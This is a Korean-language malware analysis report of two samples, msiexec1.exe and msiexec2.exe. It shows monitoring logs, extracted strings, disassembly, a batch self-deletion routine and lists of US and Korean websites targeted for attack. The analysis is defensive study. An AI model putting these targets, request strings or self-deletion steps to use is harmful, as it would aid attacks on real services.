
- Packing 여부 검사

동적분석으로 먼저 PEid를 이용하여 해당 프로그램이 팩킹이 되어 있는지 확인한다. 만약 팩킹이 되어 있다면 언팩킹을 해야만 제대로 된 프로그램의 정보를 볼 수가 있다.



<그림 4-1> misexec1.exe PEiD확인

Microsoft VisualC++6.0컴파일러로 컴파일 되었고, Entrypoint와 File offset이 00001360인 것을 확인 할 수 있다. 팩킹이 안되어 있는 것이다. 만약, 팩킹이 되어 있다면 다음과 같이 표시가 될 것이다.




<그림 4-2> Packing된 파일


UPX라는 팩커를 통해 팩킹된 파일의 예이다. 팩커를 통해 팩킹 된 경우에는 어떠한 컴파일러로 컴파일 되었는지 나오지 않고, 위와 같이 팩커의 종류가 나오게 된다. Entrypoint도 정상적인 프로그램의 시작지점이 아니라 UPX팩커에 의한 시작점으로 분석이 힘들어지게 된다. 이런 경우 언팩커를 통하여 언팩킹을 수행하면 정상적인 Entrypoint로 진입 할 수 있게 된다.

- 시스템 모니터링 수행

다음은 Filemon과 Regmon을 실행시켜 시스템 정보를 캡처한 모습이다.



<그림 4-3> Regmon 검사 결과




<그림 4-4> Filemon 검사 결과

두 프로그램을 통해 많은 정보를 얻을 수 있다. 그 중에서 중요한 것은 Filemon을 통해 얻은 다음 부분이다.

위의 내용을 보면 uregvs.nls와 vme.bat 라는 프로그램을 만들고, 해당 파일에 무언


가를 기록한다. 프로그램이 무언가를 생성한다는 것은 매우 중요한 이벤트이다. 또 Regmon을 통해 얻어진 결과들을 보면 Domain 레지스트리에 엄청나게 많은 양의 주소들을 기록하고 있다. 이를 통해 해당 프로그램이 레지스트리에 도메인을 등록하여 무언가를 하려는 것을 확인 할 수가 있다. 이번에는 Winalysis를 이용하여 확인해보자.



<그림 4-5> Winalsys 현재 시스템 스냅샷

현재 시스템의 상태를 Snapshot기능을 통해 현재의 상태를 저장한다. 그 뒤 악성 프로그램을 실행한다. 실행 시킨 뒤 Test라는 아이콘을 클릭하면 스냅샷 상태 뒤에서부터 무엇이 수정되었는지 확인 할 수 있다.

msiexec1.exe:1340 CREATE :\WINDOWS\system32\uregvs.nls
SUCCESS Options: OverwriteIf Access: 00120196
msiexec1.exe:1340 WRITE :\WINDOWS\system32\uregvs.nls
SUCCES Offset: 0 Length: 7460
CLOSE :\WINDOWS\system32\uregvs.nls
msiexec1.exe:1340
CREATE :\DOCUME~1\root\LOCALS~1\Temp\vme.bat
SUCCESSOptions: OverwriteIf Access: 00120196
msiexec1.exe:1340 WRITE
C:\DOCUME~1\root\LOCALS~1\Temp\vme.bat SUCCESS Offset: 0
Length: 10
msiexec1.exe:1340 CLOSE
C:\DOCUME~1\root\LOCALS~1\Temp\vme.bat
SUCCESS



<그림 4-6> Winalsys 파일 실행 후 스냅샷


새로운 파일로 uregvs.nls가 생성된 것이 확인 된다. 이렇게 조사된 것들을 각 프로그램의 기능으로 .txt파일로 저장하는 것이 가능하다. 여기까지 했다면 동적분석은 일단락 완료된 것이다.

2) 정적분석 수행

위에서 얻은 정보를 숙지한 상태에서 코드 분석인 정적분석에 들어가게 된다.

- **String 추출**

정적분석을 위해 strings 프로그램을 이용해 프로그램내에 있는 string들을 txt파일로 저장하여 추출한다. 파일을 확인하면 다음과 같은 문자열들을 확인 할 수 있다.



<그림 4-7> Strings 실행 화면

GetLastActivePopup
GetActiveWindow
MessageBoxA
user32.dll
^5@
b5@
CloseHandle
WriteFile
CreateFileA
GetTempPathA
GetModuleFileNameA
GetProcAddress
GetModuleHandleA
SetFileTime
SetCurrentDirectoryA
KERNEL32.dll
ShellExecuteA
SHELL32.dll
GetStartupInfoA
GetCommandLineA
GetVersion
ExitProcess
TerminateProcess
GetCurrentProcess
UnhandledExceptionFilter
FreeEnvironmentStringsA
FreeEnvironmentStringsW
WideCharToMultiByte
GetEnvironmentStrings
GetEnvironmentStringsW
SetHandleCount
GetStdHandle
GetFileType
HeapDestroy
HeapCreate
VirtualFree
HeapFree
RtlUnwind
GetCPInfo
GetACP
GetOEMCP
HeapAlloc
VirtualAlloc
HeapReAlloc
LoadLibraryA
MultiByteToWideChar
LCMapStringA
LCMapStringW
GetStringTypeA
GetStringTypeW
www.whitehouse.gov
UUUU
www.whitehouse.gov;80;get;/;;
www.faa.gov
UUUU
www.faa.gov;80;get;/;;
www.ustreas.gov
UUUU
www.ustreas.gov;80;get;/;;
www.dhs.gov
UUUU
www.dhs.gov;80;get;/;;
www.state.gov
UUUU
www.state.gov;80;get;/;;
www.dot.gov
UUUU
www.dot.gov;80;get;/;;
www.ftc.gov
UUUU
www.ftc.gov;80;get;/;;
www.nsa.gov
UUUU
www.nsa.gov;80;get;/;;
www.usps.gov
UUUU
www.usps.gov;80;get;/;;
www.voanews.com
UUUU
www.voanews.com;80;get;/;;
www.yahoo.com
UUUU
www.yahoo.com;80;get;/;;
www.defenselink.mil
UUUU
www.defenselink.mil;80;get;/;;
travel.state.gov
UUUU
travel.state.gov;80;get;/;;

```
www.nyse.com
UUUU
www.nyse.com;80;get;/;;
www.nasdaq.com
UUUU
www.nasdaq.com;80;get;/;;
www.site-by-site.com
UUUU
www.site-by-site.com;80;get;/;;
www.marketwatch.com
UUUU
www.marketwatch.com;80;get;/;;
finance.yahoo.com
UUUU
finance.yahoo.com;80;get;/;;
www.usauctionslive.com
UUUU
www.usauctionslive.com;80;get;/;;
www.usbank.com
UUUU
www.usbank.com;80;get;/;;
www.amazon.com
UUUU
www.amazon.com;80;get;/;;
open
" goto L1
del "
if exist "
:L1
del "
vme.bat
GetTempFileNameA
GetTempPathA
GetSystemDirectoryA
WinExec
ReadFile
WriteFile
CreateFileA
CreateThread
CreateProcessA
GetModuleFileNameA
GetModuleHandleA
Kernel32.dll
uregvs.nls
```

프로그램내에서 호출하는 API함수와 참조하는 dll파일명, 동적분석에서 얻은 uregvs.nls와 vme.bat가 보인다. 그리고 URL주소들이 보이는 것을 확인 할 수가 있다.

- 디스어셈블러를 통한 분석

이제 Ollydbg를 이용해 코드 분석을 실시한다. 중요하다고 생각되는 처리부분만 분석하도록 하겠다. 다음 그림에 보이는 것이 프로그램이 본격적으로 시작되기 전에 처음 CALL을 통하여 진입하는 부분이다.


```
00401A83 r$  51              PUSH ECX
00401A84 .   51              PUSH ECX
00401A85 .   A1 4C744000     MOV EAX,DWORD PTR DS:[40744C]
00401A8A .   53              PUSH EBX
00401A8B .   55              PUSH EBP
00401A8C .   8B2D 58404000   MOV EBP,DWORD PTR DS:[<&KERNEL32.GetEnv  kernel32.GetEnvironmentStringsW
00401A92 .   56              PUSH ESI
00401A93 .   57              PUSH EDI
00401A94 .   33DB            XOR EBX,EBX
00401A96 .   33F6            XOR ESI,ESI
00401A98 .   33FF            XOR EDI,EDI
00401A9A .   3BC3            CMP EAX,EBX
00401A9C .v 75 33            JNZ SHORT msiexec1.00401AD1
00401A9E .   FFD5            CALL EBP                           [GetEnvironmentStringsW
00401AA0 .   8BF0            MOV ESI,EAX
00401AA2 .   3BF3            CMP ESI,EBX
00401AA4 .v 74 0C            JE SHORT msiexec1.00401AB2
00401AA6 .   C705 4C744000 01(MOV DWORD PTR DS:[40744C],1
00401AB0 .v EB 28            JMP SHORT msiexec1.00401ADA
00401AB2 >   FF15 54404000   CALL DWORD PTR DS:[<&KERNEL32.GetEnviron[GetEnvironmentStrings
00401AB8 .   8BF8            MOV EDI,EAX
00401ABA .   3BFB            CMP EDI,EBX
00401ABC .v 0F84 EA000000    JE msiexec1.00401BAC
00401AC2 .   C705 4C744000 02(MOV DWORD PTR DS:[40744C],2
00401ACC .v E9 8F000000      JMP msiexec1.00401B60
00401AD1 >   83F8 01         CMP EAX,1
00401AD4 .v 0F85 81000000    JNZ msiexec1.00401B5B
00401ADA >   3BF3            CMP ESI,EBX
00401ADC .v 75 0C            JNZ SHORT msiexec1.00401AEA
00401ADE .   FFD5            CALL EBP
00401AE0 .   8BF0            MOV ESI,EAX
00401AE2 .   3BF3            CMP ESI,EBX
00401AE4 .v 0F84 C2000000    JE msiexec1.00401BAC
00401AEA >   66:391E         CMP WORD PTR DS:[ESI],BX
00401AED .   8BC6            MOV EAX,ESI
00401AEF .v 74 0E            JE SHORT msiexec1.00401AFF
00401AF1 >   40              INC EAX
00401AF2 .   40              INC EAX
00401AF3 .   66:3918         CMP WORD PTR DS:[EAX],BX
00401AF6 .^ 75 F9            JNZ SHORT msiexec1.00401AF1
00401AF8 .   40              INC EAX
00401AF9 .   40              INC EAX
00401AFA .   66:3918         CMP WORD PTR DS:[EAX],BX
00401AFD .^ 75 F2            JNZ SHORT msiexec1.00401AF1
```

<그림 4-8> GetEnvironmentStrings 코드 부분

GetEnvironmentStrings함수를 통하여 현재 사용하는 시스템의 환경을 가져오는 부분이다.

위의 부분을 통해 악성프로그램이 참조할

00401AEF 74 0E JE SHORT msiexec1.00401AFF
00401AF1 40 INC EAX
00401AF2 40 INC EAX
00401AF3 66:3918 CMP WORD PTR DS:[EAX],BX
00401AF6 75 F9 JNZ SHORT msiexec1.00401AF1
00401AF8 40 INC EAX
00401AF9 40 INC EAX
00401AFA 66 3918 CMP WORD PTR DS:[EAX],BX
00401AFD 75 F2 JNZ SHORT msiexec1.00401AF1
INC를 이용하여 EAX의 값을 1씩 증가시키면서 문자열을 읽어 들인다. EAX에는 UNICODE문자로 시스템경로가 저장되어 있다.
한 경로를 다 읽어들이면 EAX의 값을 증가시켜 다음 경로를 가져오고, 다시 00401AEF 74 0E JE SHORT msiexec1.00401AFF로 돌아가 EAX로부터 문자를 1씩 가져온다.
가져오는 경로는 다음과 같다.
"ALL USERS PROFILE=C:\Documents and Settings\All Users"
"APPDATA=C:\Documets and Settings\root\Application Data"
"CommonProgramFiles=C:\Program Files\Common Files"
"COMPUTERNAME=POLARBEA-54C613"
"ComSpec=C:\WINDOWS\system32\cmd.exe
"FP_NO_HOST_CHECK=NO"
"HOMEDRIVE=C:"
"HOMEPATH=\Documents and Settings\root"
"LOGONSERVER=\\POLARBEA-54C613"
"NUMBER_OF_PROCESSORS=1"
"OS=Windows_NT"
"Path=C:\Program Files\Common Files\NetSarang;C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\Wbem"
"PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH"
"PROCESSOR_ARCHITECTURE=x86"
"PROCESSOR_IDENTIFIER=x86 Family 6 Model 23 Stepping 10, GenuineIntel"
"PROCESSOR_LEVEL=6"
"PROCESSOR_REVISION=170a"
"ProgramFiles=C:\Program Files"
"SESSIONNAME=Console"
"SystemDrive=C:"
"SystemRoot=C:\WINDOWS"
"TEMP=C:\DOCUME~1\root\LOCALS~1\Temp"
"USERDOMAIN=POLARBEA-54C613"
"USERNAME=root"
"USERPROFILE=C:\Documents and Settings\root"
"windir=C:\WINDOWS"
각종 정보를 얻어온 것이다.




DS:[<&KERNEL32.SetCurrent>, SetCurrentDirectoryA
시스템 디렉터리 주소가 담겨있는 ECX를 PUSH하고 CALL DWORD PTR DS:[<&KERNEL32.SetCurrent>, \SetCurrentDirectoryA를 통해 현재 디렉터리를 시스템 디렉터리 주소로 설정한다. 현재 디렉토리 주소가 C:\WINDOWS\system32가 되는 것이다..
0040133C E8 1FFFFFFF CALL msiexec1.00401260
Uregvs.nls를 만드는 함수를 호출한다.
00401341 E8 BAFCFFFF CALL msiexec1.00401000
Vme.bat를 통해 msiexec1.exe를 삭제하고, 자기 자신도 삭제하는 함수를 호출한다.
00401346 33C0 XOR EAX,EAX
00401348 5F POP EDI
00401349 81C4 04010000 ADD ESP,104
0040134F C2 1000 RETN 10

<그림 4-9> 프로그램 시작 부분

프로그램이 본격적으로 실행되는 부분이다. 시스템 디렉터리의 주소를 가져와 현재 디렉터리의 주소를 시스템 디렉터리의 주소로 변경하고, 두 개의 함수를 실행한다.

- DLL 참조 00401307 |. E8 A4FEFFFF CALL msiexec1.004011B0 kernel32.dll

00401300 81EC 04010000 SUB ESP,104
00401306 57 PUSH EDI
00401307 E8 A4FEFFFF CALL msiexec1.004011B0
kernel32.dll에서 각종 프로세스와 모듈의 주소를 가져온다. 이 코드는 표 밑의 그림에서 설명한다..
0040130C B9 40000000 MOV ECX,40
00401311 33C0 XOR EAX,EAX
00401313 8D7C24 05 LEA EDI,DWORD PTR SS:[ESP+5]
00401317 C64424 04 00 MOV BYTE PTR SS:[ESP+4],0
0040131C F3:AB REP STOS DWORD PTR ES:[EDI]
0040131E 66:AB STOS WORD PTR ES:[EDI]
00401320 AA STOS BYTE PTR ES:[EDI]
00401321 8D4424 04 LEA EAX,DWORD PTR SS:[ESP+4]
00401325 68 04010000 PUSH 104
0040132A 50 PUSH EAX
0040132B FF15 E0724000 CALL DWORD PTR DS:[4072E0]; kernel32.GetSystemDirectoryA
버퍼의 크기를 104(260바이트)로 설정하고 버퍼의 주소를 EAX 레지스터에 저장된 주소로 한다. CALL DWORD PTR DS:[4072E0] kernel32.GetSystemDirectoryA 를 통해 현재의 시스템 디렉토리 주소를 저장한다. 시스템 디렉터리 주소는 C:\WINDOWS\system32가 저장된다.
00401331 8D4C24 04 LEA ECX,DWORD PTR SS:[ESP+4] ECX에 해당 ESP+4번지의 메모리 주소를 저장한다.
00401335 51 PUSH ECX; /Path
00401336 FF15 20404000 CALL DWORD PTR




<그림 4-10> Kernel32.dll 참조 부분

00401307 E8 A4FEFFFF CALL msiexec1.004011B0 kernel32.dll 부분이다. KERNEL32.dll로부터 각종 모듈의 프로세스 주소를 가져오는 부분이다. dll파일 내에 있는 함수들을 이용하기 위한 것이다.


- 첫번째 함수 0040133C |. E8 1FFFFFFF
CALL msiexec1.00401260

Msiexec1.00401260을 CALL하여 진입한다. Msiexec1의 첫 번째 사용자 정의 함수다.




<그림 4-11> 첫 번째 함수 내부(CreateFile)

004012AB번지의 명령어를 통해 C:\WINDOWS\system32폴더에 Uregvs.nls 라는 파일을 생성한다.



<그림 4-12> uregvs.nls 파일 생성

파일이 생성된 직후라 아무것도 기록이 안돼있는 것을 확인 할 수 있다.




<그림 4-13> 첫 번째 함수 내부(WriteFile)

생성된 uregvs.nls 파일에 공격할 대상 주소를 기록하는 부분이다. 1D24(7460바이트)의 크기만큼 msiexec1프로그램의 오프셋 00405030부터 시작하여 복사하라는 뜻이다. 00405030의 주소로 가면 공격대상 URL이 적혀 있는 것을 확인 할 수가 있다. 이는 strings프로그램을 통해 추출한 URL과 일치한다. 이걸 통해 uregvs.nls는 공격대상 주소가 담겨있는 파일이라는 것을 확인 할 수가 있다

<그림 4-14> 오프셋 00405030 내용

공격 대상 주소는 msiexec1의 경우 다음과 같다. msiexec2의 경우 msiexec1과 동일한 프로그램이나 공격주소가 다르다. 공격대상 주소는 다음과 같다. msiexec1이 미국만을 대상으로 한 프로그램이었다면, msiexec2는 한국을 대상으로한 주소가 많은 것을 확인 할 수 있다.

Misexec1.exe 공격 대상 주소
www.whitehouse.gov
www.faa.gov
www.ustreas.gov
www.dhs.gov
www.state.gov
www.dot.gov
www.ftc.gov
www.nsa.gov
www.usps.gov
www.voanews.com
www.yahoo.com
www.defenselink.mil
travel.state.gov
www.nyse.com
www.nasdaq.com
www.site-by-site.com
www.marketwatch.com
finance.yahoo.com
www.usauctionslive.com
www.usbank.com
www.amazon.com
Misexec2.exe 공격대상 주소
www.president.go.kr
www.mnd.go.kr
www.mofat.go.kr
www.assembly.go.kr
www.usfk.mil
blog.naver.com
mail.naver.com
banking.nonghyup.com
ezbank.shinhan.com
ebank.keb.co.kr
www.hannara.or.kr
www.chosun.com
www.auction.co.kr
www.whitehouse.gov
www.faa.gov
www.dhs.gov
www.state.gov
www.voanews.com
www.defenselink.mil
www.nyse.com
www.nasdaq.com
finance.yahoo.com
www.usauctionslive.com
www.usbank.com
www.washingtonpost.com
www.ustreas.gov



<그림 4-15> 내용이 추가 된 uregvs.nls

파일의 용량도 변한 것을 확인 할 수 있다.

```
004012D0  .  8D4C24 18      LEA ECX,DWORD PTR SS:[ESP+18]
004012D4  .  8D5424 10      LEA EDX,DWORD PTR SS:[ESP+10]
004012D8  .  51             PUSH ECX                                 ; pLastWrite
004012D9  .  8D4424 0C      LEA EAX,DWORD PTR SS:[ESP+C]
004012DD  .  52             PUSH EDX                                 ; pLastAccess
004012DE  .  50             PUSH EAX                                 ; pCreationTime
004012DF  .  56             PUSH ESI                                 ; hFile
004012E0  .  FF15 1C404000  CALL DWORD PTR DS:[<&KERNEL32.SetFileTi  ; SetFileTime
004012E6  .  56             PUSH ESI                                 ; hObject
004012E7  .  FF15 00404000  CALL DWORD PTR DS:[<&KERNEL32.CloseHand  ; CloseHandle
004012ED  >  5E             POP ESI
004012EE  .  83C4 1C        ADD ESP,1C
004012F1  L. C3             RETN
```

<그림 4-16> 첫 번째 함수 내부(SetFileTime)

마지막으로 SetFileTime함수를 통해 uregv.nls파일의 시간을 수정하고 파일 생성 핸들을 종료한다.

- 두 번째 함수 00401341 |. E8 BAFCFFFF CALL msiexec1.00401000

```
00401000  r$  81EC 20020000  SUB ESP,220
00401006  .   A1 906D4000    MOV EAX,DWORD PTR DS:[406D90]
0040100B  .   8B0D 946D4000  MOV ECX,DWORD PTR DS:[406D94]
00401011  .   33D2           XOR EDX,EDX
00401013  .   55             PUSH EBP
00401014  .   895424 10      MOV DWORD PTR SS:[ESP+10],EDX
00401018  .   56             PUSH ESI
00401019  .   57             PUSH EDI
0040101A  .   894424 10      MOV DWORD PTR SS:[ESP+10],EAX
0040101E  .   894C24 14      MOV DWORD PTR SS:[ESP+14],ECX
00401022  .   895424 1C      MOV DWORD PTR SS:[ESP+1C],EDX
00401026  .   B9 40000000    MOV ECX,40
0040102B  .   33C0           XOR EAX,EAX
0040102D  .   8DBC24 29010000 LEA EDI,DWORD PTR SS:[ESP+129]
00401034  .   889424 28010000 MOV BYTE PTR SS:[ESP+128],DL
0040103B  .   F3:AB          REP STOS DWORD PTR ES:[EDI]
0040103D  .   66:AB          STOS WORD PTR ES:[EDI]
0040103F  .   AA             STOS BYTE PTR ES:[EDI]
00401040  .   B9 40000000    MOV ECX,40
00401045  .   33C0           XOR EAX,EAX
00401047  .   8D7C24 25      LEA EDI,DWORD PTR SS:[ESP+25]
0040104B  .   885424 24      MOV BYTE PTR SS:[ESP+24],DL
0040104F  .   F3:AB          REP STOS DWORD PTR ES:[EDI]
00401051  .   66:AB          STOS WORD PTR ES:[EDI]
00401053  .   AA             STOS BYTE PTR ES:[EDI]
00401054  .   8D8424 28010000 LEA EAX,DWORD PTR SS:[ESP+128]
0040105B  .   68 04010000    PUSH 104                                 ; BufSize = 104 (260.)
00401060  .   50             PUSH EAX                                 ; PathBuffer
00401061  .   52             PUSH EDX                                 ; hModule => NULL
00401062  .   895424 2C      MOV DWORD PTR SS:[ESP+2C],EDX
00401066  .   FF15 10404000  CALL DWORD PTR DS:[<&KERNEL32.GetModuleF ; GetModuleFileNameA
```

<그림 4-17> 두 번째 함수 내부

Vme.bat파일을 생성하여, misexec1.exe파일을 삭제하고, 자기 자신도 삭제하는 두 번째 함수 부분이다.

0040101A 894424 10 MOV DWORD PTR SS:[ESP+10],EAX

0040101E 894C24 14 MOV DWORD PTR SS:[ESP+14],ECX

00401022 895424 1C MOV DWORD PTR SS:[ESP+1C],EDX

